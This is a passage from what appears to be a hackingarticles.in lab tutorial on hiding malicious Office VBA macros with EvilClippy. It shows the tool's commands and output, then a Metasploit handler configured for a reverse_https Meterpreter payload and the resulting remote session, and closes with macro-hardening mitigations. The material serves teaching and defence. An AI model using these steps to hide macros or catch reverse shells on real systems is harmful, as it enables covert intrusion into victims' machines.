
```
ls
.\EvilClippy.exe -g malicious.xlsm
```



```
D:\EvilClippy> ls


    Directory: D:\EvilClippy


Mode                LastWriteTime         Length Name
----                -------------         ------ ----
-a----       21-02-2020     15:16          41619 compression.cs
-a----       21-02-2020     15:16          26305 evilclippy.cs
-a----       21-02-2020     13:17          57344 EvilClippy.exe
-a----       21-02-2020     15:10        8895516 macro_pack.exe
-a----       21-02-2020     15:13          17648 malicious.xlsm
-a----       21-02-2020     15:16          60928 OpenMcdf.dll
-a----       21-02-2020     15:16          33115 options.cs
-a----       21-02-2020     15:16           6533 README.md
-a----       21-02-2020     15:16           2484 utils.cs


D:\EvilClippy> .\EvilClippy.exe -g malicious.xlsm
Hiding module: Sheet1
Hiding module: cnduureii
Hiding module: uuddvykpl
Hiding module: uysippdmn
D:\EvilClippy>
```

www.hackingarticles.in

After the EvilClippy worked with the malicious Excel, we went back to open the file to check if the modules were really removed in Excel itself.



malicious_EvilClippy.xlsm - Excel

Macro

Macro name:


Macros in: All Open Workbooks

Description

www.hackingarticles.in

As we can observe from the above screenshot that the malicious macros cannot be found anywhere in the Macro Editor of the Excel File. This doesn’t mean that the macro is deleted from the file. All EvilClippy did was hide the macro inside the Excel File and when the macro gets executed and we have a listener created that have the same configurations as the payload. We can gain a meterpreter session as shown in the image given below.

```
use multi/handler
set payload windows/meterpreter/reverse_https
set lhost 192.168.152.131
set lport 1234
run
sysinfo
```



```
msf5 > use multi/handler
msf5 exploit(multi/handler) > set payload windows/meterpreter/reverse_https
payload => windows/meterpreter/reverse_https
msf5 exploit(multi/handler) > set lhost 192.168.152.131
lhost => 192.168.152.131
msf5 exploit(multi/handler) > set lport 1234
lport => 1234
msf5 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://192.168.152.131:1234
[*] https://192.168.152.131:1234 handling request from 192.168.152.1; (UUID:
bcdh6) Staging x86 payload (181337 bytes) ...
[*] Meterpreter session 1 opened (192.168.152.131:1234 -> 192.168.152.1:5881
t 2020-02-21 15:22:17 +0530

meterpreter > sysinfo
Computer        : DESKTOP-NCM690L
OS              : Windows 10 (10.0 Build 18363).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 2
Meterpreter     : x86/windows
meterpreter >
```

www.hackingarticles.in

Ok! Enough exploitation. We get it is a very serious threat to any organization. Let’s talk about how we can mitigate it?

Mitigations

- Microsoft Office Macros should be disabled in the organization.
- Enable the Feature to block the macros in the documents that originate from the internet. [Office 2016, Office 365]
- If the usage of macros is unavoidable, only enable the users or groups that absolutely need to use the capabilities of the macro.

- Allowing only signed macros can also reduce the number of attacks that could be successful.
- Use the Trusted Locations feature of the Microsoft Office Trust Centre. This means only the settings configured at the Trusted Location will be in action regardless of the local configurations.